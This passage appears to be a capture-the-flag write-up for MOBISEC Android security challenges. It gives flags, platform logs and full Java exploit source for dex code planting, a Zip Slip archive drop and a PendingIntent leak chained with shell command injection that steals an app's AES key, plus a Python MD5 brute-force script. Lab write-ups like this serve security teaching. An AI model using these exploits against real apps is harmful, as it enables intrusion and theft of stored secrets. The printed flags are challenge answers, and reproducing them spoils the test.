3. My first payload attempt crashed with ClassNotFoundException, because DexClassLoader's parent classloader can't see the target's own classes; I fixed this by walking android.app.ActivityThread's live activity table via reflection to find the real MainActivity instance.

4. I resubmitted and the platform's analysis log confirmed the payload ran and returned the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
File downloaded from http://10.0.2.2:31337/fortnite to /storage/emulated/0/fortnite.dex
File downloaded from http://10.0.2.2:31337/sign to /storage/emulated/0/sign.dat
PAYLOAD RUNNING - FLAG: MOBISEC{players_gonna_play_mobisec_hackers_gonna_mobisec_it_up}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.fnexploit;
import android.app.Activity;
import android.os.Bundle;
```

```
import android.os.Handler;
import android.os.Looper;
import android.util.Log;
import android.widget.TextView;
import java.io.File;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.RandomAccessFile;
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    // com.mobisec.fortnite.MainActivity.verifyAndRunCode() re-reads BOTH the code
    // file and the "signature" file from world-writable external storage every
    // time it runs (a Timer.scheduleAtFixedRate loop) - there is no actual
    // integrity protection, since we can overwrite BOTH files with our own
    // matching (malicious dex, sha256-of-that-dex) pair. No race needed at all.
    private static final String CODE_PATH = "/sdcard/fortnite.dex";
    private static final String SIGN_PATH = "/sdcard/sign.dat";
    private static final String STOLEN_FLAG_PATH = "/sdcard/stolen_flag.txt";
    private TextView tv;
    private volatile boolean running = true;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("Planting malicious dex + matching hash...");
        setContentView(tv);
        new Thread(this::plantLoop).start();
        new Thread(this::pollForFlag).start();
    }
    private void plantLoop() {
        // Keep re-planting for a while: the target downloads its own legit
        // fortnite.dex/sign.dat once at startup (single-shot Timer.schedule),
        // then checks+loads them repeatedly (scheduleAtFixedRate). We just need
        // our copies to be the ones sitting there whenever that check next fires.
        for (int i = 0; i < 40 && running; i++) {
            copyAsset("fortnite.dex", CODE_PATH);
            copyAsset("sign.dat", SIGN_PATH);
            sleep(500);
        }
    }
    private void pollForFlag() {
        for (int i = 0; i < 120; i++) {
            File f = new File(STOLEN_FLAG_PATH);
            if (f.exists() && f.length() > 0) {
                try {
                    byte[] buf = new byte[(int) f.length()];
                    RandomAccessFile raf = new RandomAccessFile(f, "r");
                    raf.readFully(buf);
                    raf.close();
                    final String flag = new String(buf, "UTF-8");
                    running = false;
                    post(() -> tv.setText("FLAG: " + flag));
                    Log.e(TAG, "FLAG: " + flag);
                    return;
                } catch (Exception e) {
                    Log.e(TAG, "read stolen flag failed", e);
                }
            }
            sleep(500);
        }
```

```
            post(() -> tv.setText("timed out waiting for stolen_flag.txt"));
        }
        private void copyAsset(String assetName, String destPath) {
            try {
                InputStream in = getAssets().open(assetName);
                FileOutputStream out = new FileOutputStream(destPath);
                byte[] buf = new byte[4096];
                int n;
                while ((n = in.read(buf)) > 0) {
                    out.write(buf, 0, n);
                }
                in.close();
                out.close();
            } catch (Exception e) {
                Log.e(TAG, "copyAsset failed for " + assetName, e);
            }
        }
        private void post(Runnable r) {
            new Handler(Looper.getMainLooper()).post(r);
        }
        private void sleep(long ms) {
            try {
                Thread.sleep(ms);
            } catch (InterruptedException ignored) {
            }
        }
    }
```

Notes

The malicious payload dex source (Payload.java, using the ActivityThread reflection technique) is kept in that challenge's Analysis and Scripts folder rather than the Android Studio project itself, since it is compiled separately with javac+d8 and bundled as a raw asset.

Challenge 04: Keyboard

Category: Exploitation Points: 40 Status: SOLVED

Flag

```
MOBISEC{the_more_emoji_a_keyboard_has_the_more_secure_it_is}
```

Source: Verbatim from /apk/81695 analysis log

Description / Methodology

Zip Slip: the target polls /sdcard/update.zip every 5 seconds and extracts it with zero path-traversal sanitization. Our crafted zip traverses into the target's own shared_prefs XML to set debugmode=true, then deliberately fails a second entry to trigger the target's exception handler, which (in debug mode) dumps every SharedPreferences entry -- including the flag -- to logcat.

A Zip Slip path-traversal bug in the update mechanism lets a malicious zip write into the target's own SharedPreferences file.

How I Got The Flag

1. I decompiled the target and found it polls /sdcard/update.zip every 5 seconds and extracts it with no path-traversal sanitization (a Zip Slip vulnerability).

2. I crafted a malicious zip whose entry names traverse out of the extraction folder and into the target's own SharedPreferences XML file, setting debugmode=true.

3. I made a second entry in the zip deliberately fail extraction, triggering the target's exception handler, which (in debug mode) dumps every SharedPreferences entry -- including the flag -- to logcat.

4. I built and submitted the APK; the platform's analysis log confirmed the debug dump revealed the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
dropped malicious update.zip at /storage/emulated/0/update.zip (670 bytes)
Exception while extracting the zip: java.io.FileNotFoundException: .../GlobalKeyboardPrefs.xml/x (Not a directory)
dumping all info for debugging
debugmode: true
author: reyammer
flag: MOBISEC{the_more_emoji_a_keyboard_has_the_more_secure_it_is}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.kbexploit;

import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
```

```
import android.util.Log;
import android.widget.TextView;
import java.io.File;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;
/**
 * Challenge 11: Keyboard.
 *
 * Exploit: the target polls /sdcard/update.zip every 5 seconds and extracts
 * it with zero path-traversal sanitization (no canonical-path check on
 * ZipEntry names). Our bundled assets/update.zip (built separately, see the
 * Target_APK_Analysis notes) contains crafted entries that:
 *   1. Traverse out of the intended extraction directory into the target's
 *      OWN shared_prefs/GlobalKeyboardPrefs.xml and set debugmode=true.
 *   2. Deliberately fail extraction on a second entry (a directory-vs-file
 *      collision), triggering the target's catch block.
 * The target's exception handler, when debugmode is true, dumps every
 * SharedPreferences entry (including the flag) to logcat - so simply
 * dropping this file where the target expects it is the entire exploit;
 * this app's only job is placing update.zip on world-writable storage.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        tv.setText("dropping payload...");
        setContentView(tv);
        try {
            // world-writable external storage - same location the target polls
            File dst = new File(Environment.getExternalStorageDirectory(), "update.zip");
            InputStream in = getAssets().open("update.zip");
            OutputStream out = new FileOutputStream(dst);
            byte[] buf = new byte[4096];
            int n;
            while ((n = in.read(buf)) > 0) {
                out.write(buf, 0, n);
            }
            in.close();
            out.close();
            String msg = "dropped malicious update.zip at " + dst.getAbsolutePath()
                    + " (" + dst.length() + " bytes) - waiting for target's timer to trigger the zip-slip";
            Log.e(TAG, msg);
            tv.setText(msg);
        } catch (Exception e) {
            Log.e(TAG, "exploit drop failed: " + Log.getStackTraceString(e));
            tv.setText("failed: " + e);
        }
    }
}
```

Challenge 05: Filebrowser

Category: Exploitation Points: 45 Status: SOLVED

Flag

```
MOBISEC{a_good_file_browser_would_gimme_the_flag_with_no_hacks}
```

Source: Verbatim from /apk/81693 analysis log

Description / Methodology

Two chained vulnerabilities: (1) a leaked PendingIntent from the exported PluginActivity actually targets the non-exported QueryActivity, letting us execute AS the filebrowser app by filling in its extras; (2) the 'arg' extra is concatenated unsanitized into a shell command, allowing OS command injection. We grep the AES key from shared_prefs, then grep+decrypt the flag out of the raw SQLite DB.

A leaked PendingIntent lets you execute a request as the target app; the request itself has a command-injection bug.

How I Got The Flag

1. I decompiled the target and found a PendingIntent leaked from its exported PluginActivity actually targets its non-exported QueryActivity.

2. I fired that PendingIntent with my own extras filled in, letting me execute a query as the filebrowser app itself.

3. I discovered the query's "arg" extra is concatenated unsanitized into a shell command, so I used it for OS command injection to read the app's shared_prefs and grep out its AES key.

4. I used that key to decrypt the raw SQLite database directly and recover the flag.

5. I built and submitted the APK; the platform's analysis log confirmed each stage worked and released the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
got PendingIntent, stage 1: reading key
recovered key: YEpEhlLnsUynUHunNKFI
stage 2: grepping raw db for oper=97a4588a91d4cb28957210b9933cbe0b
FLAG: MOBISEC{a_good_file_browser_would_gimme_the_flag_with_no_hacks}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.fbexploit;

import android.app.Activity;
import android.app.PendingIntent;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
```

```
import java.security.MessageDigest;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
/**
 * Challenge 10: Filebrowser.
 *
 * Two chained vulnerabilities:
 *   1. PendingIntent leak - PluginActivity (started from MOBISEC_class 1) hands
 *      back a PendingIntent that actually targets the non-exported
 *      QueryActivity. Because PendingIntents carry the ORIGINAL app's
 *      identity/permissions, we can fill in its extras via
 *      startIntentSenderForResult() and have it execute AS the filebrowser
 *      app, bypassing QueryActivity's own exported=false protection entirely.
 *   2. OS command injection - the "arg" extra we fill in is concatenated
 *      directly into a shell command (oper=ls). No sanitization means we can
 *      inject arbitrary shell metacharacters/commands (";", "grep", etc.).
 *
 * Attack stages driven from onActivityResult():
 *   stage 1 (request code 2): grep the AES key out of the app's own
 *            shared_prefs/keys.xml.
 *   stage 2 (request code 3): use that key to AES-encrypt a known plaintext
 *            ("genflag"), then grep the resulting ciphertext hex out of the
 *            app's raw SQLite database file directly (searching the whole
 *            databases/ dir to also cover WAL-mode data), locate the
 *            immediately-following arg ciphertext bytes, and AES-decrypt
 *            them with the same key to recover the flag.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final String TARGET_PKG = "com.mobisec.filebrowser";
    private PendingIntent pi;
    private String encOperHex;
    private byte[] aesKey;
    private TextView tv;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("starting...");
        setContentView(tv);
        Intent i = new Intent("com.mobisec.browser.action.START_PLUGIN");
        i.setClassName(TARGET_PKG, TARGET_PKG + ".PluginActivity");
        try {
            startActivityForResult(i, 1);
        } catch (Exception e) {
            log("failed to start PluginActivity: " + e);
        }
    }
    private void log(String s) {
        Log.e(TAG, s);
        tv.setText(s);
    }
    private void inject(String arg, int requestCode) {
        try {
            Intent fillIn = new Intent();
            fillIn.putExtra("oper", "ls");
            fillIn.putExtra("arg", arg);
            startIntentSenderForResult(pi.getIntentSender(), requestCode, fillIn, 0, 0, 0);
```

```
    } catch (Exception e) {
        log("inject failed: " + e);
    }
}
@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    try {
        if (requestCode == 1) {
            if (data == null) {
                log("no data from PluginActivity");
                return;
            }
            pi = data.getParcelableExtra("pi");
            if (pi == null) {
                log("no PendingIntent leaked");
                return;
            }
            log("got PendingIntent, stage 1: reading key");
            inject("/nonexistent 2>/dev/null; grep name=.key. /data/data/" + TARGET_PKG + "/shared_prefs/keys.xml", 2);
            return;
        }
        if (requestCode == 2) {
            String res = data != null ? data.getStringExtra("result") : null;
            log("stage1 raw: " + res);
            if (res == null) {
                log("stage1 failed, no result");
                return;
            }
            Matcher m = Pattern.compile("name=\"key\">([^<]*)<").matcher(res);
            if (!m.find()) {
                log("could not parse key from: " + res);
                return;
            }
            String key = m.group(1);
            log("recovered key: " + key);
            aesKey = md5(key.getBytes("UTF-8"));
            byte[] encOper = aesEcb(true, "genflag".getBytes("UTF-8"), aesKey);
            encOperHex = bin2hex(encOper);
            log("stage 2: grepping raw db for oper=" + encOperHex);
            // "content" CLI is shell/root-restricted regardless of provider export,
            // so read the sqlite file directly instead. oper/arg TEXT columns are
            // stored back-to-back with no separator in the record payload, so the
            // bytes right after our known oper hex ARE the arg hex.
            // search the whole databases dir (not just LogDb) in case SQLite is
            // using WAL mode, where recent commits live in LogDb-wal instead of
            // (or in addition to) the main file.
            String cmd = "/nonexistent 2>/dev/null; grep -a -h -o '" + encOperHex + ".*' /data/data/" + TARGET_PKG + "/data
            inject(cmd, 3);
            return;
        }
        if (requestCode == 3) {
            String res2 = data != null ? data.getStringExtra("result") : null;
            log("stage2 raw: " + res2);
            if (res2 == null) {
                log("stage2 failed, no result");
                return;
            }
            int idx = res2.indexOf(encOperHex);
            if (idx < 0) {
                log("could not find oper marker in: " + res2);
```

```
                    return;
                }
                String rest = res2.substring(idx + encOperHex.length());
                Matcher m2 = Pattern.compile("^[0-9a-fA-F]+").matcher(rest);
                if (!m2.find()) {
                    log("could not parse arg from: " + res2);
                    return;
                }
                String argHex = m2.group();
                byte[] ct = hex2bin(argHex);
                byte[] pt = aesEcb(false, ct, aesKey);
                String flag = new String(pt, "UTF-8");
                log("FLAG: " + flag);
                return;
            }
        } catch (Exception e) {
            log("exception: " + Log.getStackTraceString(e));
        }
    }
    private static byte[] md5(byte[] in) throws Exception {
        MessageDigest md = MessageDigest.getInstance("MD5");
        return md.digest(in);
    }
    private static byte[] aesEcb(boolean encrypt, byte[] in, byte[] key) throws Exception {
        Cipher c = Cipher.getInstance("AES/ECB/PKCS5Padding");
        c.init(encrypt ? Cipher.ENCRYPT_MODE : Cipher.DECRYPT_MODE, new SecretKeySpec(key, "AES"));
        return c.doFinal(in);
    }
    private static String bin2hex(byte[] data) {
        StringBuilder sb = new StringBuilder();
        for (byte b : data) {
            String h = Integer.toHexString(b & 0xff);
            if (h.length() == 1) sb.append('0');
            sb.append(h);
        }
        return sb.toString();
    }
    private static byte[] hex2bin(String hex) {
        int len = hex.length();
        byte[] r = new byte[len / 2];
        for (int i = 0; i < len; i += 2) {
            r[i / 2] = (byte) ((Character.digit(hex.charAt(i), 16) << 4) + Character.digit(hex.charAt(i + 1), 16));
        }
        return r;
    }
}
```

Challenge: Gnirts

Category: Reversing Points: 20 Status: SOLVED

Methodology

Solved via constraint-driven MD5 brute force across five independent segments, each with its own character set and target hash extracted from the decompiled bytecode. Solved by multiprocess brute force per segment, then reassembled into the final flag.

Exact Code

```
import hashlib
import itertools
import multiprocessing as mp
import string
import sys
JOBS = [
    ("part0", string.ascii_lowercase, 5, "6e9a4d130a9b316e9201238844dd5124"),
    ("part1", string.digits, 7, "7c51a5e6ea3214af970a86df89793b19"),
    ("part2", string.ascii_uppercase, 5, "e5f20324ae520a11a86c7602e29ecbb8"),
    ("part3", string.ascii_letters + string.digits, 4, "1885eca5a40bc32d5e1bca61fcd308a5"),
    ("part4", string.digits, 7, "da5062d64347e5e020c5419cebd149a2"),
]
def worker(args):
    charset, length, target, start_idx, step, n = args
    target_bytes = bytes.fromhex(target)
    idx = start_idx
    for _ in range(idx, n, step):
        pass
    # generate all combos, only process every `step`-th starting at start_idx
    count = 0
    for combo in itertools.product(charset, repeat=length):
        if count % step == start_idx % step:
            s = "".join(combo)
            if hashlib.md5(s.encode()).digest() == target_bytes:
                return s
        count += 1
    return None
def brute(charset, length, target, nproc):
    target_bytes = bytes.fromhex(target)
    n = len(charset) ** length
    chunk_args = [(charset, length, target, i, nproc, n) for i in range(nproc)]
    with mp.Pool(nproc) as p:
        for res in p.imap_unordered(worker, chunk_args):
            if res:
                p.terminate()
                return res
    return None
if __name__ == "__main__":
    nproc = 4
    for name, charset, length, target in JOBS:
        print(f"solving {name} (len={length}, charset_size={len(charset)}, space={len(charset)**length})...", flush=True)
        res = brute(charset, length, target, nproc)
        print(name, "=>", res, flush=True)
```

Summary

